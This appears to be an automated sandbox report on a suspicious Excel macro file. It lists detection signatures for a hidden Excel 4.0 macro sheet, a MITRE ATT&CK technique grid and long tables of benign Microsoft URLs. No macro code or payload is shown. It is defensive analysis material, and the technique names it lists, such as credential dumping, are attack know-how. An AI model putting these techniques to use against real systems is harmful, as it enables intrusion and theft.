ID: 384332
Sample Name: o515508.xlsm
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 22:37:30
Date: 08/04/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report o515508.xlsm

Overview


General Information

Sample Name:	o515508.xlsm
Analysis ID:	384332
MD5:	ccb137d9d5260e..
SHA1:	f15f61a2af9d73c…
SHA256:	8adb6f54e65e375.
Infos:	

Most interesting Screenshot:



Detection




Hidden Macro 4.0

Score:	48
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found abnormal large hidden Excel …
- Hides that the sample has been dow…
- Excel documents contains an embe…
- Unable to load, office file is protecte…
- Yara detected Xls With Macro 4.0

Classification



Startup

- **System is w10x64**
- EXCEL.EXE (PID: 5888 cmdline: 'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview


Initial Sample

Source	Rule	Description	Author	Strings
app.xml	JoeSecurity_XlsWithMacro4	Yara detected Xls With Macro 4.0	Joe Security	

Sigma Overview

No Sigma rule has matched

Signature Overview



Click to jump to signature section

System Summary:

Found abnormal large hidden Excel 4.0 Macro sheet


Hooking and other Techniques for Hiding and Protection:

Hides that the sample has been downloaded from the Internet (zone.identifier)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Im
Valid Accounts	Scripting 1 1	Path Interception	Path Interception	Masquerading 1	OS Credential Dumping	File and Directory Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Data Obfuscation	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Mo Sy Pa
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Scripting 1 1	LSASS Memory	System Information Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Junk Data	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	De Lo
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Hidden Files and Directories 1	Security Account Manager	Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Steganography	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	De De Da


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Virustotal		Browse
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	Virustotal		Browse
http://https://officeci.azurewebsites.net/api/	0%	Avira URL Cloud	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	0%	Avira URL Cloud	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://staging.cortana.ai	0%	URL Reputation	safe	
http://https://staging.cortana.ai	0%	URL Reputation	safe	
http://https://staging.cortana.ai	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

No contacted domains info

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.diagnosticssdf.office.com	D6799D8B-8A33-40A1-AE50-B4A8EF3D3D7F.0.dr	false		high
http://https://login.microsoftonline.com/	D6799D8B-8A33-40A1-AE50-B4A8EF3D3D7F.0.dr	false		high
http://https://shell.suite.office.com:1443	D6799D8B-8A33-40A1-AE50-B4A8EF3D3D7F.0.dr	false		high
http://https://login.windows.net/72f988bf-86f1-41af-91ab-2d7cd011db47/oauth2/authorize	D6799D8B-8A33-40A1-AE50-B4A8EF3D3D7F.0.dr	false		high
http://https://autodiscover-s.outlook.com/	D6799D8B-8A33-40A1-AE50-B4A8EF3D3D7F.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	D6799D8B-8A33-40A1-AE50-B4A8EF3D3D7F.0.dr	false		high
http://https://cdn.entity.	D6799D8B-8A33-40A1-AE50-B4A8EF3D3D7F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.addins.omex.office.net/appinfo/query	D6799D8B-8A33-40A1-AE50-B4A8EF3D3D7F.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/tenantassociationkey	D6799D8B-8A33-40A1-AE50-B4A8EF3D3D7F.0.dr	false		high
http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	D6799D8B-8A33-40A1-AE50-B4A8EF3D3D7F.0.dr	false		high
http://https://powerlift.acompli.net	D6799D8B-8A33-40A1-AE50-B4A8EF3D3D7F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://rpsticket.partnerservices.getmicrosoftkey.com	D6799D8B-8A33-40A1-AE50-B4A8EF3D3D7F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://lookup.onenote.com/lookup/geolocation/v1	D6799D8B-8A33-40A1-AE50-B4A8EF3D3D7F.0.dr	false		high
http://https://cortana.ai	D6799D8B-8A33-40A1-AE50-B4A8EF3D3D7F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://apc.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	D6799D8B-8A33-40A1-AE50-B4A8EF3D3D7F.0.dr	false		high
http://https://cloudfiles.onenote.com/upload.aspx	D6799D8B-8A33-40A1-AE50-B4A8EF3D3D7F.0.dr	false		high
http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	D6799D8B-8A33-40A1-AE50-B4A8EF3D3D7F.0.dr	false		high
http://https://entitlement.diagnosticssdf.office.com	D6799D8B-8A33-40A1-AE50-B4A8EF3D3D7F.0.dr	false		high
http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	D6799D8B-8A33-40A1-AE50-B4A8EF3D3D7F.0.dr	false		high
http://https://api.aadrm.com/	D6799D8B-8A33-40A1-AE50-B4A8EF3D3D7F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://ofcrecsvcapi-int.azurewebsites.net/	D6799D8B-8A33-40A1-AE50-B4A8EF3D3D7F.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies	D6799D8B-8A33-40A1-AE50-B4A8EF3D3D7F.0.dr	false		high
http://https://api.microsoftstream.com/api/	D6799D8B-8A33-40A1-AE50-B4A8EF3D3D7F.0.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive	D6799D8B-8A33-40A1-AE50-B4A8EF3D3D7F.0.dr	false		high
http://https://cr.office.com	D6799D8B-8A33-40A1-AE50-B4A8EF3D3D7F.0.dr	false		high
http://https://portal.office.com/account/?ref=ClientMeControl	D6799D8B-8A33-40A1-AE50-B4A8EF3D3D7F.0.dr	false		high
http://https://ecs.office.com/config/v2/Office	D6799D8B-8A33-40A1-AE50-B4A8EF3D3D7F.0.dr	false		high
http://https://graph.ppe.windows.net	D6799D8B-8A33-40A1-AE50-B4A8EF3D3D7F.0.dr	false		high
http://https://res.getmicrosoftkey.com/api/redemptionevents	D6799D8B-8A33-40A1-AE50-B4A8EF3D3D7F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://powerlift-frontdesk.acompli.net	D6799D8B-8A33-40A1-AE50-B4A8EF3D3D7F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://tasks.office.com	D6799D8B-8A33-40A1-AE50-B4A8EF3D3D7F.0.dr	false		high
http://https://officeci.azurewebsites.net/api/	D6799D8B-8A33-40A1-AE50-B4A8EF3D3D7F.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://sr.outlook.office.net/ws/speech/recognize/assistant/work	D6799D8B-8A33-40A1-AE50-B4A8EF3D3D7F.0.dr	false		high
http://https://store.office.cn/addinstemplate	D6799D8B-8A33-40A1-AE50-B4A8EF3D3D7F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office.com/autosuggest/api/v1/init?cvid=	D6799D8B-8A33-40A1-AE50-B4A8EF3D3D7F.0.dr	false		high
http://https://globaldisco.crm.dynamics.com	D6799D8B-8A33-40A1-AE50-B4A8EF3D3D7F.0.dr	false		high
http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	D6799D8B-8A33-40A1-AE50-B4A8EF3D3D7F.0.dr	false		high
http://https://store.officeppe.com/addinstemplate	D6799D8B-8A33-40A1-AE50-B4A8EF3D3D7F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://dev0-api.acompli.net/autodetect	D6799D8B-8A33-40A1-AE50-B4A8EF3D3D7F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.odwebp.svc.ms	D6799D8B-8A33-40A1-AE50-B4A8EF3D3D7F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.powerbi.com/v1.0/myorg/groups	D6799D8B-8A33-40A1-AE50-B4A8EF3D3D7F.0.dr	false		high
http://https://web.microsoftstream.com/video/	D6799D8B-8A33-40A1-AE50-B4A8EF3D3D7F.0.dr	false		high
http://https://graph.windows.net	D6799D8B-8A33-40A1-AE50-B4A8EF3D3D7F.0.dr	false		high
http://https://dataservice.o365filtering.com/	D6799D8B-8A33-40A1-AE50-B4A8EF3D3D7F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officesetup.getmicrosoftkey.com	D6799D8B-8A33-40A1-AE50-B4A8EF3D3D7F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://analysis.windows.net/powerbi/api	D6799D8B-8A33-40A1-AE50-B4A8EF3D3D7F.0.dr	false		high
http://https://prod-global-autodetect.acompli.net/autodetect	D6799D8B-8A33-40A1-AE50-B4A8EF3D3D7F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office365.com/autodiscover/autodiscover.json	D6799D8B-8A33-40A1-AE50-B4A8EF3D3D7F.0.dr	false		high
http://https://powerpoint.uservoice.com/forums/288952-powerpoint-for-ipad-iphone-ios	D6799D8B-8A33-40A1-AE50-B4A8EF3D3D7F.0.dr	false		high
http://https://eur.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	D6799D8B-8A33-40A1-AE50-B4A8EF3D3D7F.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	D6799D8B-8A33-40A1-AE50-B4A8EF3D3D7F.0.dr	false		high
http://https://ncus.contentsync.	D6799D8B-8A33-40A1-AE50-B4A8EF3D3D7F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com/about/download/?windows10SyncClientInstalled=false	D6799D8B-8A33-40A1-AE50-B4A8EF3D3D7F.0.dr	false		high
http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	D6799D8B-8A33-40A1-AE50-B4A8EF3D3D7F.0.dr	false		high
http://weather.service.msn.com/data.aspx	D6799D8B-8A33-40A1-AE50-B4A8EF3D3D7F.0.dr	false		high
http://https://apis.live.net/v5.0/	D6799D8B-8A33-40A1-AE50-B4A8EF3D3D7F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officemobile.uservoice.com/forums/929800-office-app-ios-and-ipad-asks	D6799D8B-8A33-40A1-AE50-B4A8EF3D3D7F.0.dr	false		high
http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	D6799D8B-8A33-40A1-AE50-B4A8EF3D3D7F.0.dr	false		high
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	D6799D8B-8A33-40A1-AE50-B4A8EF3D3D7F.0.dr	false		high
http://https://management.azure.com	D6799D8B-8A33-40A1-AE50-B4A8EF3D3D7F.0.dr	false		high
http://https://wus2.contentsync.	D6799D8B-8A33-40A1-AE50-B4A8EF3D3D7F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://incidents.diagnostics.office.com	D6799D8B-8A33-40A1-AE50-B4A8EF3D3D7F.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/ios	D6799D8B-8A33-40A1-AE50-B4A8EF3D3D7F.0.dr	false		high
http://https://insertmedia.bing.office.net/odc/insertmedia	D6799D8B-8A33-40A1-AE50-B4A8EF3D3D7F.0.dr	false		high
http://https://o365auditrealtimeingestion.manage.office.com	D6799D8B-8A33-40A1-AE50-B4A8EF3D3D7F.0.dr	false		high
http://https://outlook.office365.com/api/v1.0/me/Activities	D6799D8B-8A33-40A1-AE50-B4A8EF3D3D7F.0.dr	false		high
http://https://api.office.net	D6799D8B-8A33-40A1-AE50-B4A8EF3D3D7F.0.dr	false		high
http://https://incidents.diagnosticssdf.office.com	D6799D8B-8A33-40A1-AE50-B4A8EF3D3D7F.0.dr	false		high
http://https://asgsmsproxyapi.azurewebsites.net/	D6799D8B-8A33-40A1-AE50-B4A8EF3D3D7F.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://clients.config.office.net/user/v1.0/android/policies	D6799D8B-8A33-40A1-AE50-B4A8EF3D3D7F.0.dr	false		high
http://https://entitlement.diagnostics.office.com	D6799D8B-8A33-40A1-AE50-B4A8EF3D3D7F.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	D6799D8B-8A33-40A1-AE50-B4A8EF3D3D7F.0.dr	false		high
http://https://outlook.office.com/	D6799D8B-8A33-40A1-AE50-B4A8EF3D3D7F.0.dr	false		high
http://https://storage.live.com/clientlogs/uploadlocation	D6799D8B-8A33-40A1-AE50-B4A8EF3D3D7F.0.dr	false		high
http://https://templatelogging.office.com/client/log	D6799D8B-8A33-40A1-AE50-B4A8EF3D3D7F.0.dr	false		high
http://https://outlook.office365.com/	D6799D8B-8A33-40A1-AE50-B4A8EF3D3D7F.0.dr	false		high
http://https://webshell.suite.office.com	D6799D8B-8A33-40A1-AE50-B4A8EF3D3D7F.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=OneDrive	D6799D8B-8A33-40A1-AE50-B4A8EF3D3D7F.0.dr	false		high
http://https://management.azure.com/	D6799D8B-8A33-40A1-AE50-B4A8EF3D3D7F.0.dr	false		high
http://https://login.windows.net/common/oauth2/authorize	D6799D8B-8A33-40A1-AE50-B4A8EF3D3D7F.0.dr	false		high
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	D6799D8B-8A33-40A1-AE50-B4A8EF3D3D7F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://graph.windows.net/	D6799D8B-8A33-40A1-AE50-B4A8EF3D3D7F.0.dr	false		high
http://https://api.powerbi.com/beta/myorg/imports	D6799D8B-8A33-40A1-AE50-B4A8EF3D3D7F.0.dr	false		high
http://https://devnull.onenote.com	D6799D8B-8A33-40A1-AE50-B4A8EF3D3D7F.0.dr	false		high
http://https://ncus.pagecontentsync.	D6799D8B-8A33-40A1-AE50-B4A8EF3D3D7F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://r4.res.office365.com/footprintconfig/v1.7/scripts/fpconfig.json	D6799D8B-8A33-40A1-AE50-B4A8EF3D3D7F.0.dr	false		high
http://https://messaging.office.com/	D6799D8B-8A33-40A1-AE50-B4A8EF3D3D7F.0.dr	false		high
http://https://dataservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	D6799D8B-8A33-40A1-AE50-B4A8EF3D3D7F.0.dr	false		high
http://https://augloop.office.com/v2	D6799D8B-8A33-40A1-AE50-B4A8EF3D3D7F.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Bing	D6799D8B-8A33-40A1-AE50-B4A8EF3D3D7F.0.dr	false		high
http://https://skyapi.live.net/Activity/	D6799D8B-8A33-40A1-AE50-B4A8EF3D3D7F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/mac	D6799D8B-8A33-40A1-AE50-B4A8EF3D3D7F.0.dr	false		high
http://https://dataservice.o365filtering.com	D6799D8B-8A33-40A1-AE50-B4A8EF3D3D7F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.cortana.ai	D6799D8B-8A33-40A1-AE50-B4A8EF3D3D7F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com	D6799D8B-8A33-40A1-AE50-B4A8EF3D3D7F.0.dr	false		high
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	D6799D8B-8A33-40A1-AE50-B4A8EF3D3D7F.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://visio.uservoice.com/forums/368202-visio-on-devices	D6799D8B-8A33-40A1-AE50-B4A8EF3D3D7F.0.dr	false		high
http://https://directory.services.	D6799D8B-8A33-40A1-AE50-B4A8EF3D3D7F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://login.windows-ppe.net/common/oauth2/authorize	D6799D8B-8A33-40A1-AE50-B4A8EF3D3D7F.0.dr	false		high
http://https://staging.cortana.ai	D6799D8B-8A33-40A1-AE50-B4A8EF3D3D7F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs

No contacted IP infos

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	384332
Start date:	08.04.2021
Start time:	22:37:30
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 4m 0s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	o515508.xlsm
Cookbook file name:	defaultwindowsofficecookbook.jbs
